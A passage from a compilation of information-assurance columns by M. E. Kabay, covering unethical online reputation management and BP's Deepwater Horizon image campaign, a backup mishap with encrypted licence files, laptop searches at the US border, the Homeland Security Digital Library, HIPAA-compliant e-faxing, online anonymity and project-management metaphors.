- **Invisible text** – text with the same color as the background of the Web page< http://www.esotech.org/blog/seo/destroying-seo-the-new-invisible-text > as part of a link farm. The example described in the link above is a recursive link farm using invisible text: the pages in the array of pages link to each other to increase the score of the targeted Web sites in search-engine rankings.
- **Doorway pages** – "Webmasters are sometimes told to submit 'bridge' pages or 'doorway' pages to search engines to improve their traffic. Doorway pages are created to do well for particular phrases. They are also known as portal pages, jump pages, gateway

pages, entry pages, and by other names as well."< http://searchenginewatch.com/article/2048653/What-Are-Doorway-Pages >

The shadiest practices don't come from manipulation of machines and algorithms, but from deception and manipulation carried out directly by humans. Tactics such as astroturfing, sock puppetry, and flogging are all examples of unethical forms of ORM used by some SEO companies.

- **Astroturfing** (named after the synthetic grass, "AstroTurf"< http://www.astroturf.com/ >) is the act of creating fake grassroots organizations to endorse a client or a client's point of view or criticize a political position or a competitor under the guise of pseudo-authenticity. Typically, these organizations are staffed with people directly involved with the company or industry they're promoting.< http://www.sourcewatch.org/index.php?title=Astroturfing > In a notorious case of astroturfing, a public relations firm was hired by a coal company to lobby against a bill in the US Congress that would have regulated coal-industry activities. They forged letters – including forged logos – claiming to be from various social-activism groups and were eventually discovered. < http://www.sourcewatch.org/index.php?title=Bonner_%26_Associates >
- **Sock puppetry** is the practice of pretending to be someone else and using the same techniques as astroturfing, the difference being the scale (sock puppetry is mainly done with individual reviews).< http://www.forbes.com/2010/02/20/twitter-walmart-dell-technology-cio-network-social-media.html > For a hilarious send-up of sock puppetry, see the article in "Uncyclopedia, the content-free encyclopedia."< http://uncyclopedia.wikia.com/wiki/Finding_Your_Inner_Sock_Puppet > Just don't take any of the content seriously.
- **"Flogging** … is, in current marketing parlance, a portmanteau term made up from the two words 'fake' and 'blogging', and refers to the practice of companies employing fake bloggers to write glowing reviews of certain products."< http://virtuallinguist.typepad.com/the_virtual_linguist/2011/03/flogging.html >

Another approach is simply to flood the Internet with so many positive comments that searchers can form a positive opinion based on prevalence and position in the search pages. For example, the firm Wag the Dog Marketing< http://wag-the-dog-marketing.org/ > wrote, "We at Wag the Dog Marketing call it just that: Internet Reputation Repair. What we do is craft hundreds or even thousands of good, similar but different articles, and submit each one to a large number of article directories. This pushes the rip-off reports and other garbage libel sites down from the top of the search results." < http://affiliatetraininggeniusmarketingmonthly.com/research-indicates-sociopaths-at-core-of-libel-slander > That company provides a perfect example of flogging itself: type "wag the dog marketing" (without the quotation marks) into GOOGLE's search field< http://www.google.com/search?client=opera&rls=en&q=wag+the+dog+marketing&sourceid=opera&ie=utf-8&oe=utf-8&channel=suggest > and examine the enormous number of extraordinarily similar and glowingly positive reviews about them.

ORM companies are influential in the realm of Internet searches, and attract many high-paying, high-profile customers.< http://bits.blogs.nytimes.com/2011/04/04/the-growing-business-of-online-reputation-management/ > Although there are legitimate ORM and SEO tactics, the reality is that they take time and hard work to produce quality results. However, when ethics are not an issue and the client is rich and desperate enough, unethical and illegal shortcuts that flood the online world with misleading information become increasingly attractive.

In the final part of this series, Todd Renner studies how British Petroleum tried to manage its online reputation in the Deepwater Horizon fiasco.< *http://www.restorethegulf.gov* >

Online Reputation Management:
The BP Case

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

On April 20, 2010, one of the worst marine oil spills in recorded history~~,~~ began with the lethal explosion of Transocean's< http://www.deepwater.com/ > Deepwater Horizon drilling platform< http://www.gulfspilloil.com/ > used by British Petroleum (BP). By the end of the first two months, BP was suffering massive PR damages: BP lost over $67 billion in capitalization within the first six weeks from a plunge in their share value< http://www.treehugger.com/files/2010/06/bp-stock-plunges-loses-67-billion-6-weeks.php >, increasing to $100B in losses by the end of June 2010.< http://www.washingtontimes.com/news/2010/jun/25/bp-shares-fall-lost-market-value-tops-100-bln/ > And if that wasn't a strong enough indication of reputation damage, many BP gas stations actually covered up the company's logo due to losses in business from boycotts.< http://thetimes-tribune.com/news/several-area-gas-stations-cover-up-bp-on-signs-1.835320#axzz1K690IAxs > BP needed a miracle – and that miracle was online reputation management (ORM).

Recognizing that the surge of media coverage and Internet postings was growing at a faster rate than the oil plumes, BP moved quickly to mitigate the damage ~~began damage control~~ – for its reputation, that is. The first step on its road to recovery was a massive pay-per-click (PPC)< http://adwords.google.com/support/aw/bin/answer.py?hl=en&answer=14185 > campaign through Google's AdWords.< http://services.google.com/advertisers/us/media/searchadvertising > BP bought relevant search terms such as "oil spill," "leak," and "top kill," spending nearly $3.7 million in one month (approximately 65 times its normal advertising amount).< http://www.marketingpilgrim.com/2010/09/bp-turns-to-googles-adwords-for-orm-help.html > Even at the time, BP's approach generated criticism; for example, Pamela Seiple, writing in the HubSpot Blog that specializes in Internet marketing, wrote, "Critics are slamming BP's PPC strategy as unethical, since it pushes down other search results such as non-BP generated news and opinion pieces that are also addressing the spill. But is the strategy truly unethical?"< http://blog.hubspot.com/blog/tabid/6307/bid/6077/Is-BP-s-PPC-Brand-Campaign-Unethical.aspx > She added, "Instead of spending so much money on highly competitive keywords in a pay-per-click campaign, BP might have been better off in boosting its image by allocating that money to the oil spill's recovery efforts."

The rest of BP's effort in reputation damage control was based on astroturfing and sock puppeteering, which were mentioned in the previous article in this series.< ADD LINK TO PREVIOUS ARTICLE >

- The Gulf of Mexico Foundation (GMF)< http://www.gulfmex.org/about-us/ > describes

its goals as including ensuring "a sustainable quality of life for residents and visitors of the Gulf coasts."
    - The GMF was featured in a front-page *New York Times* article< http://www.nytimes.com/2010/05/04/us/04enviro.html?hp >, where the authors quoted its executive director, Quenton R. Dokken, as minimizing the severity of the catastrophe: "The sky is not falling. We've certainly stepped in a hole and we're going to have to work ourselves out of it, but it isn't the end of the Gulf of Mexico." Nowhere in the original article was it mentioned that the GMF is heavily supported by the oil industry, with most of its board of directors either employed by offshore oil-drilling concerns or oil-industry dependent companies.< http://www.propublica.org/blog/item/non-profit-conservation-group-has-ties-to-big-oil-interests-gulf-oil-spill > The heavy involvement of oil-industry executives in a "conservation" group raises questions about the impartiality of the organization.
- America's Wetland Foundation (AWF)< http://www.americaswetland.com/custompage.cfm?pageid=2 > describes itself as working to raising awareness of the value and fragility of the Louisiana coastal wetlands. "AWF offers itself as a neutral arbiter, bringing diverse interests to the table to seek and establish solutions to ensure the sustainability of Louisiana's coastal environment and the economic activities that take place there for the great benefit of the nation."< https://www.americaswetland.com/custompage.cfm?pageid=2&cid=218 >
    - The organization's own Sponsors page< https://www.americaswetland.com/sponsor.cfm?pageid=30&cid=40 > lists among others
        - Shell
        - Chevron
        - American Petroleum Institute
        - Citgo
        - Entergy
        - Exxon Mobil.
    - For those challenging the notion that oil producers are major sources of oceanic, terrestrial and atmospheric pollution, a search using GOOGLE SCHOLAR using keyword "oil industry pollution" (without the quotation marks) brings up 16,400 citations since 2009 (617,000 without the date limitation).
- The Dauphin Island Sea Lab< http://www.disl.org/ > in Alabama was widely reported in March 2011 as arguing that mass dolphin deaths in the Gulf were a reaction to an influx of cold water from unusual snow runoff.< http://www.csmonitor.com/Environment/Wildlife/2011/0304/Baby-dolphin-die-off-in-Gulf-Cold-water-not-oil-spill-the-culprit > Newspaper accounts widely described the Sea Lab as "independent."
    - However, BP donated $5M to the Sea Lab in July 2011< http://www.examiner.com/human-rights-in-national/bp-funded-scientists-cold-weather-killed-baby-dolphins > and scientists at the National Oceanographic and Atmospheric Administration< http://www.noaa.gov/ > pointed out that dolphins actually *swim* and avoid cold water.
    - There is no reason to posit deliberate collusion in the interpretation of the data – scientists often legitimately disagree with each other – but the involvement of BP in any environmental organization naturally raises questions about conscious or unconscious bias.

The moral and ethical implications are clear. In the age of instant access, ORM/SEO companies are the kings of public perception because the extent of average public concern rarely extends

beyond the first results page in a search. A 2004 study by Bernard J. Jansen and Amanda Spink entitled, “How are we searching the World Wide Web? A comparison of nine search engine transaction logs” (*Information Processing and Management* 42(1):2478-0263)< http://www.sciencedirect.com/science/article/pii/S0306457304001396 > reported that, for research from the late 1990s and early 2000s, “Overall, it appears that Web searchers are tending to view fewer documents per Web query, which might indicate a move to less complex interactions…. [T]he percentage of searchers viewing only one results page is increasing for users of both US and European-based Web search engines. The percentage of searchers viewing only the first results page has increased from 29% in 1997 to 73% in 2002 for US-based Web search engines users.”

Surely there are ethical ORM/SEO companies, but the ugly proof of exploitation, deception, and manipulation lingers in the digital air. Unfortunately, it is becoming an all-too-common practice (even by our own government< http://www.guardian.co.uk/technology/2011/mar/17/us-spy-operation-social-networks >) as increasing emphasis is put on public perception rather than on facts.

Accessible Backups, not Recursive Backups

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently my PGP Desktop encryption program suddenly lost its registration information. I don't know why, although it may have had something to do with a series of driver updates, but when the system rebooted at one point, I noticed a registration request from the encryption product. I didn't think much about it until I finished all the driver updates. At that point, I was ready to mount the PGP-encrypted volumes that contain confidential data such as Norwich University student records, client records, financial data, and correspondence.

Now normally, if I need the registration information for a software product, I just open the licenses folder where I keep all of them neatly labeled and dated for easy access. Having a single place to go simplifies retrieval and updates.

Another aspect of my two tower computers – one ("MAIN") for my home office and one ("SPARE") for my University office – is that I am (or thought I was) compulsively careful about backups and business continuity:

- The system disk drives (C:) on both towers are RAID 1 arrays – mirrored drives.
- Every evening, towards midnight, an automatic backup procedure on MAIN creates a daily differential backup stored on its RAID.
- The next morning, that backup file is copied to an external 1 TB USB3 portable disk drive. In addition, all the disk volumes on the system are duplicated on the USB3 drive and synchronized using SyncToy< http://www.microsoft.com/download/en/details.aspx?id=15155 >. [Incidentally, I am currently evaluating ViceVersa PRO< http://www.tgrmn.com/index.htm > to replace SyncToy and plan to write about the products in a future column.]
- When I get to my University office, I immediately synchronize the USB3 drive with the corresponding volumes on SPARE using SyncToy.
- Thus at that point, there are three independent copies of all my user data: on MAIN, USB3, and SPARE.
- In the evening, I synchronize USB3 from SPARE and, when I reach home, MAIN from USB3.
- Again, at that point there are three identical copies of all the data.
- At the end of each month, I do a complete system backup using LapLink PCMover< http://www.laplink.com/pcmover > for C: drive from which I can reinstall the complete configuration, including all system data, program files and the registry. This process backs up MAIN but not SPARE because the hardware configurations of MAIN and SPARE are identical, so I can use (and actually have used) LapLink PCMover to recreate the operating system and files on SPARE starting from the MAIN PCMover backup.
- The full backup procedure then completes by copying all the files on the O: drive (a RAID 0 performance-striped pair) where non-sensitive data are stored as well as all the PGP volume files (*.PGD).

Sounds great, eh?

Yeah, well, I thought so too until I hit that PGP license snag.

It happens that a few days before the encryption program failed, so did one of the disks on the SPARE RAID 1 array. I shut the system down just before the July 4 weekend and disconnected all the cables. When the encryption program died on July 6, it suddenly dawned on me that all the license information is stored on my K: drive, which is a PGP-encrypted volume that lives as the file MK.PGD on my O: drive. Without a running, properly licensed instantiation of PGP, *I could not retrieve the license information that would allow me to retrieve the license information.*

Slapping my forehead in embarrassment, I had to

- Re-install all the cabling for SPARE,
- Boot SPARE,
- Copy the PGP license files from the encrypted K: drive on spare to an *unencrypted* directory on the USB3 drive,
- Copy the PGP license files from the unencrypted folder on the USB3 drive to the corresponding location on MAIN, and
- Fill in the PGP license information for MAIN.

It was pure luck that

- SPARE happened to be in my home office instead of at the University office or the repair shop that day and
- The remaining RAID 1 drive still worked on SPARE so I could load the encrypted volume to extract the license data.

I sure have learned a lesson. In addition to making you laugh, perhaps I can parlay the experience into lessons for all of us to think about to make up for my feeling like a complete idiot. Each of the following examples of avoiding a recursive trap should be greeted with loud "Duhhh" sounds. I'll start with the issue described above.

- Don't put license information for your encryption product solely on an encrypted volume that requires your encryption product to properly licensed to allow access to the license information that is needed to … oh phooey.
- Don't put the only written copy of the combination for your fire safe into the fire safe.
- Don't put your essential drivers on a storage device that is impossible to read without one of the drivers that is on that storage device.
- Don't put your backup media next to the system they are supposed to back up in case of, say, total destruction of your facility by fire, flood, earthquake, tornados or any of the other lovely environmental disasters we've been suffering lately.
- Don't put the safety ladder that is the only way of getting out of your bedroom in case of a fire somewhere other than your bedroom.

Well, that's enough for today. I'll just go off into a corner now and hit myself in the head repeatedly with an old portable disk drive.

Search and Seizure:
No Fourth-Amendment Rights at Borders

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In 2002, the Homeland Security Act< http://www.dhs.gov/xabout/laws/law_regulation_rule_0011.shtm > established the Department of Homeland Security (DHS)< http://www.dhs.gov/index.shtm > combining a number of US law enforcement and regulatory agencies< http://www.dhs.gov/xabout/history/editorial_0133.shtm >. The US Customs Service and the Immigration and Naturalization Service contributed to the formation of the newly named Immigration and Customs Enforcement (ICE)< http://www.ice.gov/ > and the Customs and Border Protection (CBP) agencies< http://www.cbp.gov/ >.

The CBP provides several useful documents< http://www.cbp.gov/xp/cgov/travel/admissibility/ > summarizing its authority to search entering travellers' electronic equipment. The Directive "Border Searches of Electronic Devices"(BSED)< http://www.dhs.gov/xlibrary/assets/ice_border_search_electronic_devices.pdf > from the ICE Policy System also clarifies the policies. In this 2009 document, the policy states that border guards may search and interrogate any person attempting to cross into the United States. They are not subject to the Fourth Amendment restrictions discussed in previous articles in this series; for example [page 4], "At no point during a border search of electronic devices is it necessary to ask the traveler for consent to search." Officers may seize computers and keep them for a "reasonable time," defined on page 5 of the BSED as follows (quoting exactly):

>In determining "reasonable time," courts have reviewed the elapsed time between the detention and the completion of the border search, taking into account any additional facts and circumstances unique to the case. As such, ICE Special Agents are to document the progress of their searches, for devices and copies of information therefrom, and should consider the following factors:

a) The amount of information needing review;
b) Whether the traveler was deprived of his or her property and, if so, whether the traveler was given the option of continuing his or her journey with the understanding that ICE would return the property once its border search was complete or a copy could be made;
c) Whether assistance was sought and the type of such assistance;
d) Whether and when ICE followed up with the agency or entity providing assistance to ensure a timely review;
e) Whether the traveler has taken affirmative steps to prevent the search of his or her property in a timely fashion; and
f) Any unanticipated exigency that may arise. <

Thus there are no explicit, objective, or specific legal limits on the retention period for seized computers. The decision to search and seize depends on the individual decisions of border guards.

As a visitor to the United States in 1980 and an immigrant from Canada in 1998, I personally experienced outrageous discrimination by US border guards who were not bound by the rule of law.< http://www.mekabay.com/opinion/pa.htm >

As the American Civil Liberties Union (ACLU)< http://www.aclu.org > puts it eloquently in one of its press releases, “Obeying the Constitution is not optional, and we don’t decide whether to apply it on a case by case basis…. Our criminal justice system is fully capable of protecting security interests while also upholding our values. If we have learned nothing else over the last decade, it’s that circumventing the rule of law leads to tragic consequences.”< http://www.aclu.org/national-security/aclu-calls-administration-and-congress-follow-rule-law-terrorism-cases >

In the previous article < insert link to appropriate page > in this column, we looked at the fundamental exclusion of border-crossing regulations from constitutional protections against arbitrary search and seizure. Today we continue the examination of the issue of arbitrary search and seizure at the borders of the country.

The powers of the Customs and Border Patrol (CBP) are eloquently defended by Jayson Ahern, Deputy Commissioner of CBP in June 2008 in his commentary, "CBP Laptop Searches."< http://www.dhs.gov/journal/leadership/2008/06/cbp-laptop-searches.html > He gives several interesting examples of unexpected discoveries of dangers to national security from computer searches:

- 2004: a Canadian traveller was carrying software stolen from a US firm; he was eventually convicted of violating the Export Administration Act< www.fas.org/sgp/crs/secrecy/RL31832.pdf > trying to sell restricted software to the People's Republic of China.
- 2005: a traveler showing extreme nervousness when we was chosen for more detailed examination turned out to be carrying child pornography on his laptop computer and on compact discs.
- 2006: A currency smuggler had information on his laptop computer about "cyanide and nuclear material."
- 2006: A student randomly selected for detailed screening was carrying a laptop computer with information on improvised explosive devices, a picture of the traveller reading his will, and pictures of Al-Qaida terrorists.
- 2007: A visitor acting strangely was subjected to a detailed search; his laptop computer included "violent jihadist materials" and led to his identification as a recruiter for terrorist groups.

He adds, "It is not our intent to subject legitimate travelers to undue scrutiny, but to ensure the safety of the American public. In conducting these searches, we are fully dedicated to protecting the civil rights of all travelers." In the next paragraph, he writes, "Moreover, CBP officers adhere to strict constitutional and statutory requirements, including the Trade Secrets Act, which explicitly forbids federal employees from disclosing, without lawful authority, business confidential information they may access as part of their official duties. We also protect information that may be uncovered during examination as well as private information that is not in violation of any law."

In a posting issued in August 2008 entitled, "Laptop Inspections Legal, Rare, Essential," Ahern argues that that for more than 200 years, the federal government has been granted the authority to prevent dangerous people and things from entering the United States. Our security measures at the border are rooted in this fundamental fact, and our ability to achieve our border mission would be hampered if we did not apply the same search authorities to electronic media that we have long-applied to physical objects – including documents, photographs, film and other

graphic material."

He continues by pointing out that, "In the 21st century, terrorists and criminals increasingly use laptops and other electronic media to transport illicit materials that were traditionally concealed in bags, containers, notebooks and paper documents. Making full use of our search authorities with respect to items like notebooks and backpacks, while failing to do so with respect to laptops and other devices, would ensure that terrorists and criminals receive less scrutiny at our borders just as their use of technology is becoming more sophisticated."

Another valuable contribution is his assurance that "travelers whose laptops are searched represent a very small number of people." He quotes a comment by Secretary of Homeland Security Michael Chertoff< http://www.cov.com/mchertoff/ > who said that "Of the approximately 400 million travelers who entered the country last year, only a tiny percentage were referred to secondary baggage inspection…[and] of those, only a fraction had electronic devices that may have been checked."< http://www.crn.com/news/security/209902679/customs-and-border-protection-officers-can-now-seize-electronic-devices.htm;jsessionid=uDT50TtprYIYXCTnJskP5Q**.ecappj01 > In that article by Michele Masterson for CRN, Chertoff said that "every federal appellate court in the country to address the laptop issue, including the 9th Circuit, has concluded that, at the border, "there is no constitutional basis for treating laptops differently than hard copy documents."

So far, then, I don't think that travelers have to worry too much about having their laptops searched or seized at the border – but don't expect to have any recourse against a search or seizure if an official decides on it.

These are familiar arguments in the world of privacy rights; they amount to the assurance that the current administration / government / agency / personnel are endowed with the highest moral standards and the best of intentions in protecting the people of the United States. Alas, the fundamental issue is that without the rule of law and due process, the people are potentially subject to abuse by people who turn out not to be endowed with the highest moral standards and who do not have the best of intentions in protecting the people of the United States.

Gosh, maybe we should actually make a point of voting so the Good Guys can keep choosing to protect our rights, eh?

Homeland Security Digital Library – Priceless Resource

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The Naval Postgraduate School Center for Homeland Security and Defense< http://www.chds.us/ > (CHSD) is a world-standard< http://www.fema.gov/pdf/about/speeches/012908_ann.pdf > institution in information assurance (IA) and homeland security (HS) education. Established in 2003 as a response to the horrific events of 9/11< http://www.chds.us/?file&mode=dl&h&w&drm=resources%2Fstaff%2Fmarketing%2Fpublic_files&f=CHDS_SpReport_Educ2011.pdf&altf=CHDS_SpReport_Educ2011.pdf >, the CHSD is also the home of a valuable resource for all IA and HS professionals: the Homeland Security Digital Library (HSDL)< http://www.hsdl.org/ >.

The HSDL overview < http://www.hsdl.org/?about > crisply defines the Library's mission as follows: "Our mission is to strengthen national security of the United States by supporting federal, state, local, and tribal analysis, debate, and decision-making needs and to assist academics of all disciplines in homeland defense and security related research."

The complete HSDL has over 92,000 documents "offering users a range of materials in contemporary and historical issues in homeland security and its related fields. The collection includes material from a wide range variety of sources including federal, state and local governments; international governments and institutions; nonprofit organizations and private entities."

Access to the complete Library requires registration (more on that in a moment). However, anyone can access the following treasure-troves (quoting directly from the overview):

- Limited HSDL Collection< http://www.hsdl.org/?search&offset=0&submitted=Search&collection=public&so=date >: contains over 49,500 U.S. Federal Government documents as well as academic theses from federal government institutions.
- Policy & Strategy Section< http://www.hsdl.org/?collection/stratpol >: direct access to key U.S. policy documents, presidential directives, national strategy documents, major legislation, and executive orders.
- HSDL Blog< http://www.hsdl.org/hslog/ >: On the Homefront: a synopsis of the most recent reports and issues in homeland security. The blog also includes a calendar of upcoming conferences and events.
- Blog Search< http://www.hsdl.org/?blogsearch >: a single search across the best homeland security-related blogs and bloggers.
- Homeland Security Grants< http://www.hsdl.org/?grants >: where to find homeland security grants and grant-writing assistance.
- Books and Journals< http://www.hsdl.org/?commercial >: pointers to commercial sources of homeland security-related research.

Becoming a registered< https://www.chds.us/?special/info&pgm=HSDL > account holder of the HSDL, for full access to the complete collection and all services, is not difficult: "Access to the

Homeland Security Digital Library is granted to local, tribal, state and federal U.S. government officials; members of the U.S. military; homeland security researchers; and corporate homeland security managers or contractors." The request for a Website Account< https://www.chds.us/?auth/create&pgm=HSDL > asks a few simple identifying questions and usually generates a positive response for anyone associated with a credible organization that works with or depends on security knowledge.

The Resources page< https://www.chds.us/?innovations > for the CHDS lists a range of fascinating resources such as educational videos, simulation software, research methods guides, lectures, databases and even an annual essay contest with stimulating, imaginative topics.

I urge all readers of this column to apply for access to the full HSDL. And it's free!

Coping with HIPAA Regulations: Electronic Faxes

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The Health Insurance Portability and Accountability Act mandates reasonable safeguards in communicating patient medical data from one care-provider to another. In this second of two columns on the subject, we look at alternatives to using the old-fashioned fax machines that can accidentally transmit private data to an unexpected recipient.

* * *

What are "reasonable safeguards" for transmitting patient data beyond the simple methods detailed in the HIPAA document discussed in the previous column?< URL FOR PREVIOUS COLUMN >

Let's start with verbal communication. My wife Deborah and other doctors always limit mention of the complete name of any patient. If Deborah has to speak to one of her colleagues about patients on the phone, I leave the room (or if it's nighttime, I usually plug earphones in to continue my long-standing review of Star Trek series – at the time of writing, I've gone through the entire "Star Trek: The Next Generation"< http://www.imdb.com/title/tt0092455/ > series again and am in Year Four of "Star Trek Deep Space Nine"< http://www.imdb.com/title/tt0106145/ >). However, Deborah rarely has to mention the full name anyway – it usually suffices for her to say something like "Yes, that patient I saw on Tuesday afternoon who had the severe anosognosia"< http://www.amazon.com/Man-Who-Mistook-His-Wife/dp/0684853949 > for there to be no ambiguity about the subject for her colleague.

If records are sent by fax or e-mail, one of the critical issues is that the target must be absolutely correct.< http://www.techrepublic.com/forum/discussions/7-189342 > One of the tools that can help reduce errors in sending faxes is to get rid of clunky, outdated physical fax machines and use Internet-mediated faxing. The bother of printing (!) electronic medical records so that they can be scanned, sent by phone line, and reconstituted as fuzzy versions on the other end seems to me to contribute to errors at every level: pages can fall out of the stack being sent or be double-fed so that information is never transmitted; transmission errors can obscure part of the received fax; and most important, punching numbers into the fax manually makes it more likely that a wrong number will be composed – and the little liquid crystal displays on many fax machines hardly make it easy to spot the error. Worse, once the wrong number has been punched in, it may be used at once when the sender pushes the SEND button: there's little time for checking. Finally, once the fax has been sent, it sits unprotected on the fax machine, accessible to anyone with physical access to the unit. Sensitive documents must be manually shredded after they've been sent. What a mess!

In contrast, sending an e-mail message does display the intended (or unintended) recipient in clear text on screen before the sender finishes the document. Better still, e-mail systems normally allow the e-mail (and fax) information for the desired recipient to be accessed automatically by entering the name of the recipient, making it much easier to spot errors than by looking at numbers alone.

One solution is offered by Sfax< http://www.sfaxme.com/ >, which has a summary of its security mechanisms online in HTML< http://www.sfaxme.com/why-is-sfax-secure/ > and as a PDF file< http://www.sfaxme.com/files/2011/06/Sfax_HIPAA_Mar11.pdf >. Among other features, Sfax requires secure identification and authentication to send faxes and stores lists of recipients to reduce the risk of typographic errors in destinations. Faxes can be created directly by the electronic medical records systems instead of being printed on paper, reducing the risk of having unshredded paper lying around. Recipients receive a notification by e-mail that there is a secure fax and then download the files. An audit trail ensures auditability. Costs< http://www.sfaxme.com/our-pricing/ > are modest for individuals or for institutions and are volume-based.

In summary, in the words of Sting's song, "There is a deeper wave than this / Tugging at your hand."< http://www.azlyrics.com/lyrics/sting/loveistheseventhwave.html > Get rid of your fax-machine anchor!

[Disclaimer: I have no connection whatever to Sfax: I just studied their Web site as I researched this issue for these articles.]

See you Anon:
Reflections on Online Anonymity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I've never been much of a fan of anonymity. Long-established research< http://knol.google.com/k/anonymity-antisocial-behavior# > in social psychology pointed out that anonymity increases anti-social behavior; for example, in a 2008 experimental study< http://www.ncbi.nlm.nih.gov/pubmed/18481673 > in Japan, the author report in their abstract that "Anonymity was operationally defined as consisting of two components, nonidentifiability and nonaccountability. Antisocial behavior was defined as rule-breaking behavior seeking a monetary reward. It was hypothesized that anonymity would increase antisocial behavior among individuals. Undergraduate students (20 men, 50 women) were recruited from two psychology classes and were randomly assigned to four experimental conditions (Anonymous, Nonidentifiable, Nonaccountable, and Nonanonymous) to examine whether they would violate game rules to obtain the monetary reward through anonymity. Only participants in the Anonymous condition violated the rules to obtain the reward."

A 2005 paper< http://dl.acm.org/citation.cfm?id=1149328 > by Peter G. Kilner and Christopher M. Hoadley [available free to those with access to the Association for Computing Machinery (ACM) Digital Library or purchasable< https://dl.acm.org/purchase.cfm?id=1149328&CFID=47492109 > for $15 by nonmembers] studied the quality of online commentary; the authors report that "Eliminating anonymity options produced significantly fewer antisocial comments and fewer comments overall, although it did not affect overall peripheral participation as measured by logins and page views."

On the other hand, a research study by Michael McCluskey and Jay Hmielowsky of the Ohio State University published in the restricted-access journal *Journalism* (Sep 14, 2011) was entitled "Opinion expression during social conflict: Comparing online reader comments and letters to the editor." The abstract< http://jou.sagepub.com/content/early/2011/09/09/1464884911421696.abstract > states that for the communications studied, "Analysis of opinion expression about the Jena Six showed more balance in both the range and tone of opinions from online reader comments than reader letters. Online posts more often challenged community institutions than did letters." The authors propose that "Ability to post anonymous comments, the absence of media gatekeepers and a younger audience are potential reasons why online reader comments differed from reader letters."

When I was the WizOp of the NCSA Security Forum on the CompuServe network in the early 1990s, anyone with a CompuServe account could join. There was no requirement for a specific name to be used, but every posting was identified by the unique user identification of the members. The rules I posted made it clear that SysOps (there were 21 sections in the Forum, each with a SysOp) would remove abusive commentary, including personal attacks, and stereotyping as well as off-topic remarks. If a member repeatedly violated our norms, we threw them off the Forum. They could always come back by changing their CompuServe ID, but we didn't see any evidence that the same idiots were returning with the same attitudes they'd had before.

Some blogs and discussion groups have changed their commentary policies to exclude anonymous or pseudonymous contributions. For example, The Los Angeles Times Pressmens 20-Year Club< http://edpadgett.blogspot.com/2008/06/anonymous-comments-no-longer-accepted.html > changed its policy in June 2008 and prompted a storm of discussion about the issue.

Randy Foster, Managing Editor of the *New Bern Sun Journal*, published a thoughtful commentary about the newspaper's parent company's decision to change the availability of anonymous comment on the paper's Website. Writing on September 16, 2011, he commented, "I am accustomed to putting my thoughts and opinions out there with my name attached. It's my job. Like any sensible person, I keep some opinions to myself. A lot of people don't feel comfortable expressing opinions without the veil of anonymity. Take away that veil, and only the most outspoken people express their opinions…. I also believe that [anonymous] online commenting is the literary equivalent to road rage. Even the most polite person may make an obscene gesture or an aggressive maneuver in the privacy of a car. When you know you won't be called to task by name for what you've written, said or done, you may be less inclined to be thoughtful and polite."

Yes, anonymity may be of enormous value in dictatorships and other repressive regimes, including corporate cultures that foster dishonesty.< https://p10.secure.hostingprod.com/@spyblog.org.uk/ssl/ht4w/ > However, the behavior of some members of the Anonymous and LulzSec criminal hackers (or, if you prefer, hacktivists)< http://www.foxnews.com/scitech/2011/09/22/fbi-arrests-suspected-lulzsec-and-anonymous-hackers/ > raises serious questions about the value of online anonymity in countries that are not repressive dictatorships.

Personally, I have never posted an anonymous comment anywhere and have no intention of ever doing so.

What do *you* think? And why not use your name in your comments on this article?

* * *

Planes, Cats & Mosquitos:
The Power of Metaphor

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

If anyone ever starts a discussion with me about favorite colleagues in our careers, my number one top colleague has to be Elizabeth Templeton< http://www.linkedin.com/pub/elizabeth-templeton/3/797/995 >, the Associate Program Director of the Master of Science in Information Assurance (MSIA)< http://infoassurance.norwich.edu >and Master of Science in Business Continuity (MSBC)< http://businesscontinuity.norwich.edu/ > programs in the School of Graduate and Continuing Studies< http://graduate.norwich.edu/ > at Norwich University< http://www.norwich.edu >. Elizabeth was telling me recently about the headings on her white board for thinking about project and chuckling over the metaphors she and her colleagues have been using; I convinced her to write up the idea because I think readers will enjoy her writing and may be able to think about their own projects with creative metaphors. Everything that follows is entirely Elizabeth's own work: she writes so well I had to change nothing at all.

* * *

Everyone knows that one of the keys to getting projects planned and underway is to define each project's scope. Scoping a project, at minimum, is defining the project's purpose, stakeholders, and delivery date, and then determining the time, dollars, and resources needed to get the job done.

Still, when the list of projects is as long as your arm, and the projects appear to be all over the map, and most of them are pretty important, scope doesn't answer the questions "Where do we start?" and "How do we start?" Most of the time, projects aren't executed sequentially. Often we will have several projects going at once.

Not only that, but most of us will have projects going that involve people outside of our departments. Those people could be stakeholders with approval authority, colleagues whose valuable knowledge is a key to success, or a manager whose job has her on the road most of the time. Getting projects done not only requires clear scope definitions, but a good grasp of how much coordination and collaboration will be needed.

Another important factor is understanding the level of effort required. Your project's scope may have estimated the number of work hours required, and where the collaboration occurs, but what kind of work is it? How much is direct individual effort? How much is group work? How much is meeting and negotiating? How much is research? How much is planning and strategizing? Each of these kinds of work can be assigned the identical amount of time, but when that time is up the level of effort will directly affect whether the outcomes are complete, well under way, or barely begun.

My job requires me to focus on a single area of operation. Within that operation are a wide variety of activities. My whiteboard has been filled with tasks, large and small. There are one-person projects, projects that need planning, projects that need decision and direction, projects that need group work, delegation, and follow-through. There are improvements to be made and new initiatives to consider. My manager and I spent a lot of time trying to find Project #1, then

Project #2, and we were spinning our wheels.

One big project involves changes to existing processes. “You know,” he said, “it’s hard to remodel the plane while it’s in the air.” Another big project requires significant group work with team members at many remote locations. “Managing that project,” I said, “is going to be like herding cats.”

